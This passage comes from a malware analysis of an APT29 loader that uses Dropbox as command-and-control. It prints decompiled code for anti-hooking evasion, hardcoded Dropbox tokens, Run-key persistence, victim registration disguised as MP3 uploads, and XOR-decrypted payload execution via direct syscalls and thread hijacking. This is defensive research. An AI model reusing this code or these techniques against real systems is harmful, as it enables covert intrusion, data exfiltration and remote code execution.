                            memmove((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), &mapped_dll_base[*((unsigned int *)v11 + 9)], *((unsigned int *)v11 + 8));
                            VirtualProtect((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), *((unsigned int *)v11 + 8), flOldProtect, &flOldProtect);
                            break;
                        }// replace content of in memory loaded dlls .text section with mapped one -> will delete breakpoints,hooks
                    }
                    ++i;
                }
                while ( i < NT_header->FileHeader.NumberOfSections );
                CurrentProcess2 = CurrentProcess1;
                filename2 = filename1;
            }
            UnmapViewOfFile(mapped_dll_base);
            CloseHandle(hObject);
            CloseHandle(FileMappingW);
            FreeLibrary(hLibModule);
            i = 0;
        }
        else
        {
            v1 = 1;
        }
        if ( !strncmp(filename2 + 1, "WININET.dll", 0x104ui64) )// break after processing wininnet.dll
            break;
    }
```

Back to the main function “C2_Client_MAIN”, “http_dropbox_authenticate” function is responsible for decoding strings related to authenticate the C2_Client on Dropbox service. It uses hardcoded token for authentication and if the token is still valid (not expired/revoked) it will receive another temporary token for further communication with Dropbox.

One probably unintentional bug in code (function “http_dropbox_authenticate”) there is possibility that code will try to set persistence and continue in further communication (with wrong string content interpreting as bearer access token) even if authentication is not successful. This is caused by obtaining authentication response fulfilling certain format condition as explained in the picture below:



Decoded strings of function “http_dropbox_authenticate” can be seen in the picture below and contains information like HTTP User-Agent, HTTP Host name (api.dropbox.com), URL path, Basic authorization HTTP header and mainly the Token itself.


```
#strings_decoded function http_dropbox_authenticate:
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'api.dropbox.com'
#'/oauth2/token'
#'%sContent-Disposition: form-data; name="grant_type"\r\n\r\n'
#'%srefresh_token'
#'%sContent-Disposition: form-data; name="refresh_token"\r\n\r\n'
#'j6UwQ32ifzcAAAAAAAAATK1RzCeW3WWaUnIMNU9et_jVtkQSQ9vgAO7NKPJmyT-'
#'aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ=='
#'Authorization: Basic %s\n\t'
#'Content-Type: multipart/form-data; boundary='
```

We can also see that before the code reach the part of setting persistence (after authentication) it obtains current logged-in username (in NameSamCompatible format) calculates MD5 hash of it and converts it to hexstring. This hexadecimal string of Username MD5 is very important because it is later used to decrypt downloaded payload from Dropbox before execution.


```
void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Map_dll_restore_text_section();           // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 )                               // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate();// authenticate C2_client with dropbox token get response token
        nSize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);
        GetUserNameExA(NameSamCompatible, Username, (PULONG)nSize);// 1
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301;       //  MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDAB89;       // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE;       // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
        md5_ctx.buffer[3] = 0x10325476;
        do
            ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length);// calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
        *(_OWORD *)md5_digest = *(_OWORD *)md5_ctx.digest;// md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ\Inferno)
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64);// md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do                                    // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest;       // 2
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response )     // only if client-dropbox authentication OK
        {
            set_persistance();                // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "s1%s", http_authenticate_response);
            buffer_length1[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserNameExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s::%s", computername_username, username);// create computername::username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno)
            buffer = operator new(0x104ui64);
```


According to usage of Username MD5 hexstring which is used for downloaded payload decryption, we can assume how C2 Dropbox server (serving payload to Dropbox) operates “per-victim” and is using infected currently logged-in Username MD5 hexstring for “per-victim” payload encryption. The expected functionality of infrastructure according to C2 Dropbox client code is in the picture below:



Function “set_persistance” is spawning new process to open “blank.pdf” file. After that it starts to copy files “NV.exe”, “AcroSup64.dll” and “vcruntime140.dll” into the “%USERPROFILE%\AppData\Roaming\AdobeAcroSup” directory and sets persistence via ordinary auto-start location for current user “run” registry “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” with value name “Adobe AcroSup” and value data pointing to “%USERPROFILE%\AppData\Roaming\ AdobeAcroSup\NV.exe”.



Function “C2_Client_MAIN” continue execution and after “set_persistance” function it gets currently logged-in Username and Computername and creates string from it in format “Computername::Username”. In next step, this string is xored with hardcoded value “ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU” (which looks very similar to original LAME MP3 encoder header) as in the picture below.



In next step, it calculates MD5 hash from string “Computername::Username”, converts it to hexstring format and uses it to create filename for uploading to Dropbox “Rock_ComputerNameUsernameMD5HashHexstring.mp3” – registering Client to C2 Dropbox Server (ex. “Rock_70a1e27ba30dd415155e68409d512a2d.mp3”).

```
125             }
126             upload_content_len = buffer_length2 + 57;
127             upload_content = operator new(buffer_length2 + 57);
128             md5_ctx.size = 0i64;
129             md5_ctx.buffer[0] = 0x67452301;  // MD5 state constants
130             md5_ctx.buffer[1] = 0xEFCDAB89;  // md5_init
131             computername_username_len = -1i64;
132             md5_ctx.buffer[2] = 0x98BADCFE;
133             md5_ctx.buffer[3] = 0x10325476;
134             do
135                 ++computername_username_len;
136             while ( computername_username[computername_username_len] );
137             md5_update(&md5_ctx, (__int64)computername_username, computername_username_len);// calc md5 computername::username
138             md5_finalize(&md5_ctx);
139             md5_Digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
140             *(_OWORD *)md5_Digest = *(_OWORD *)md5_ctx.digest;
141             computername_username_hash_hexstring = operator new(0x104ui64);
142             memset(computername_username_hash_hexstring, 0, 0x104ui64);
143             v28 = 16i64;
144             do                                  // convert md5 hash to hexstring
145             {
146                 LODWORD(v32) = *md5_Digest;
147                 sprintf((char *const)computername_username_hash_hexstring, (const char *const)0x104, "%s%02x", computername_username_hash_hexstring, v32);
148                 ++md5_Digest;
149                 --v28;
150             }
151             while ( v28 );
152             memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
153             sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
154             pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
155             http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
```

Next function “pre_process_body_add_mp3header_xorkey” is preparing body content of “Rock_ComputerNameUsernameMD5HashHexstring.mp3” to upload. The body content contains xored “Computername::Username”, xor key “ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU” and to avoid detection - fictive MP3 header is added to the start of body content. The example structure of this body content is in the picture below:

This body is uploaded by function “http_dropbox_upload”:

```
152             memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
153             sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
154             pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
155             http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
```

Decoded strings from function “http_dropbox_upload” (ex. HTTP User-Agent, HTTP Host “content.dropboxapi.com”, URL Path “/2/files/upload”) can be seen in the picture below:

```
#strings_decoded function http_dropbox_upload:
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'content.dropboxapi.com'
#'/2/files/upload'
#'{ "path": "%s","mode": "overwrite","autorename": true,"mute": false,"strict_conflict": false }'
#'Authorization: Bearer %s\n\t'
#'Content-Type: application/octet-stream'
#'Dropbox-API-Arg: '
```

The next step is preparing filename to download from Dropbox. This file is uploaded to Dropbox by C2 Dropbox Server. Filename to download is in format “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” (ex. “Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup”) so the same as filename which was uploaded by Client but with “.backup” added.

```
memset(Rock_HASH_mp3, 0, 0x104ui64);// creates file path for upload - registering clientC2 ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3)
sprintf2(Rock_HASH_mp3, "/%s_%s%s", "Rock", (const char *)computername_username_hash_hexstring, ".mp3");// creates: Rock_computerusernameHASH.mp3
pre_process_body_add_mp3header_xorkey(upload_content, upload_content_len, buffer, buffer_length1[0]);// buffer = xored computername::username
http_dropbox_upload((__int64)http_authenticate_response_string, upload_content, upload_content_len, (__int64)Rock_HASH_mp3);// just upload - no response needed
memset(Rock_HASH_mp3_backup, 0, 0x104ui64);
buffer_length1[0] = 0;
1 sprintf2(Rock_HASH_mp3_backup, "%s.backup", Rock_HASH_mp3);// creates file path for download - will be created by C2 server ex. (/Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup)
2 http_dropbox_download_response = http_dropbox_download((__int64)http_authenticate_response_string, Rock_HASH_mp3_backup, buffer_length1);
if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
{                                       // check if downloaded content in specific format
3   process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
    second_upload_body_content = operator new(75ui64);
    memset(second_upload_body_content, 0, 75ui64);
    if ( second_upload_body_content )
    {
        *second_upload_body_content = xmmword_18001F268;// mp3 magic bytes
        *((_DWORD *)second_upload_body_content + 4) = dword_18001F278;
    }
```

Function responsible for downloading payload with filename “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” is “http_dropbox_download”. Decoded strings of function “http_dropbox_download” (ex. HTTP User-Agent, HTTP Host “content.dropboxapi.com”, URL Path “/2/files/download”) can be seen in the picture below:

```
#strings_decoded function http_dropbox_download
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'content.dropboxapi.com'
#'/2/files/download'
#'Authorization: Bearer %s\n\t'
#'Dropbox-API-Arg: '
```

Function responsible for processing downloaded payload is “process_exec_downloaded_payload”. Before stepping into this function we can see some first structure checks of obtained payload which will later help to recreate example structure of delivered payload.

```
http_dropbox_download_response = http_dropbox_download((__int64)http_authenticate_response_string, Rock_HASH_mp3_backup, buffer_length1);
if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
{                                       // check if downloaded content in specific format
    process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
```


Function “process_exec_downloaded_payload” is responsible for processing downloaded payload, decrypting it with xor key “Username MD5 hash hexstring” (ex. "70c29c906cfa19759fa4776ea7c0973e") and creating new thread to execute it.

```
void __fastcall process_exec_downloaded_payload(_BYTE *downloaded_payload, unsigned int downloaded_payload_len, __int64 md5username_hexstring)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  downloaded_payload_len1 = downloaded_payload_len;
  code_length = (int)(downloaded_payload_len - 57);
  code_length_max = (int)(downloaded_payload_len - 58);
  if ( (int)(downloaded_payload_len - 58) > 0 )
  {
    v7 = 0i64;
    do
    {
      v8 = 0;
      v9 = md5username_hexstring - v7;
      do                                // expected example of downloaded payload: {XXXXXXXXXXXXXXXXXXXXPAYLOAD_CODE_ENCRYPTED_PAYLOAD_CODE_ENCRYPTED_PAYLOAD_CODE_ENCRYPTEDXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
      {
        if ( v7 >= code_length )
          break;
        ++v8;                           // downloaded payload is xored with only Username (DESKTOP-ROAC4IJ\Inferno) MD5 HASH hexstring: ex. "70c29c906cfa19759fa4776ea7c0973e"
1       downloaded_payload[v7 + 21] ^= *(_BYTE *)(v9 + v7);
        ++v7;                           // downloaded payload code xoring starts with 22. byte of response body content and ends (contentlength -57 +21)
        v10 = -1164;
        do
          ++v10;
        while ( *(_BYTE *)(md5username_hexstring + v10) );
      }
      while ( v8 <= (unsigned __int64)(v10 - 1) );
    }
    while ( v7 < code_length_max );
  }
  handle_heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, (unsigned int)(2 * downloaded_payload_len1), (unsigned int)(4 * downloaded_payload_len1));
  if ( handle_heap )
  {
    heap = HeapAlloc(handle_heap, HEAP_ZERO_MEMORY, (unsigned int)(downloaded_payload_len1 + 3421));
    if ( heap )
    {
      hThread[1] = 0i64;
      CurrentProcess = GetCurrentProcess();
2     NtWriteVirtualMemory(CurrentProcess, heap, downloaded_payload + 21, downloaded_payload_len1 - 57);
      memset(downloaded_payload, 0, downloaded_payload_len1);
      ModuleHandleA = GetModuleHandleA("ntdll");
      RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
      if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
      {
3       hThread[0] = 0i64;
        NtCreateThreadEx(hThread, 0x1FFFFFu, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
```

First what we can see is xor decryption of downloaded payload which avoids processing first 21 bytes and last 36 bytes. Xoring starts with 22. byte of downloaded content and ends (content_length -57 +21). According to this, we

can assume example of the downloaded payload format (“X” – unknown, “PAYLOAD_CODE_ENCRYPTED” – encrypted code with unknown length which will be later executed) as in the picture below:



In next step, this function is allocating enough executable memory for decrypted code. After this, syscalls “NtWriteVirtualMemory” and “NtCreateThreadEx” are resolved in similar manner as syscalls before via “resolve_syscall” function using already created table named “hashed_syscalls_table”. This table is used as lookup table to find specific syscall number for routine.

Syscall “NtWriteVirtualMemory” is used to to write decrypted code to newly allocated executable memory. Syscall “NtCreateThreadEx” is used to create new thread in suspended state with flags set also to hide from debugger.

Decoy start routine “RtlNewSecurityObjectWithMultipleInheritance” of newly created thread is replaced with setting the thread context of this thread – specifically via setting RCX register (NOT RIP as this new suspended thread is not initiated yet) pointing to decrypted code, already written to executable memory. Again this combination of directly called syscalls and thread execution hijacking serves as AV evasion and anti-debug technique. RCX is the first argument to function “RtlUserThreadStart” (thread start location) and this argument sets new thread entry routine (downloaded, decrypted code) different than the decoy.

After the downloaded and decrypted payload is executed in new thread, execution in current thread comes back to the main function “C2_Client_MAIN”.

Another uploading to Dropbox is processed. This uploading is overwriting the same filename which was downloaded “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” (ex. “Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup”).

```
119             if ( *http_dropbox_download_response != '{' && http_dropbox_download_response[22] != 15 && http_dropbox_download_response[23] != 15 && http_dropbox_download_response[24] != 15 )
120             {                                   // check if downloaded content in specific format
121                 process_exec_downloaded_payload(http_dropbox_download_response, buffer_length1[0], (__int64)md5_username_hexstring);// payload processing
122                 second_upload_body_content = operator new(75ui64);
123             1   memset(second_upload_body_content, 0, 75ui64);
124                 if ( second_upload_body_content )
125                 {
126             2       *second_upload_body_content = xmmword_18001F268;// mp3 magic bytes
127                     *((_DWORD *)second_upload_body_content + 4) = dword_18001F278;
128                 }
129                 else
130                 {
131                     *errno() = 22;
132                     invalid_parameter_noinfo();
133                 }
134                 if ( second_upload_body_content == (_OWORD *)-20164 )
135                 {
136                     *errno() = 22;
137                     invalid_parameter_noinfo();
138                 }
139                 else
140                 {                               // padding 0x0F0F0F added
141                     *(_OWORD *)((char *)second_upload_body_content + 20) = xmmword_18001B240;
142             3       *((_WORD *)second_upload_body_content + 18) = 0xF0F;
143                 }
144                 if ( second_upload_body_content == (_OWORD *)-38164 )
145                 {
146                     *errno() = 22;
147                     invalid_parameter_noinfo();
148                 }
149                 else
150                 {                               // 2 uploading - rewriting file on dropbox -> ex. ( /Rock_70a1e27ba30dd415155e68409d512a2d.mp3.backup)
151             4       strcpy((char *)second_upload_body_content + 38, "ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU");
152                 }
153             5   http_dropbox_upload((__int64)http_authenticate_response_string, second_upload_body_content, 75u, (__int64)Rock_HASH_mp3_backup);
154             }                                   // the same filename which was downloaded and payload executed is overwritten - execution confirmation
155         }                                       // example body_content: ID3......#TSSE.....................ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU.
156         v31 = 320i64;                           // all is done in loop - sleeping 330s = 5.5 minutes
157         do
158         {
159     6       Sleep(1031u);
160             --v31;
161         }
162         while ( v31 );
163     }
```

This serves probably to confirm execution of downloaded code. The content for Dropbox uploading which will be overwriting filename - “Rock_ComputerNameUsernameMD5HashHexstring.mp3.backup” is created again with fictive MP3 header, padding and “ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUU” string which was previously used as xor key. Structure of this content can be seen in the picture bellow:

All the main functionality of function “C2_Client_MAIN” - (without function “Map_dll_restore_text_section” – performed only once) is executed in endless loop when after each loop the execution sleeps for 5.5 minutes.

Source: https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering/blob/main/APT29_C2-Client_Dropbox_Loader/APT29-DropboxLoader_analysis.md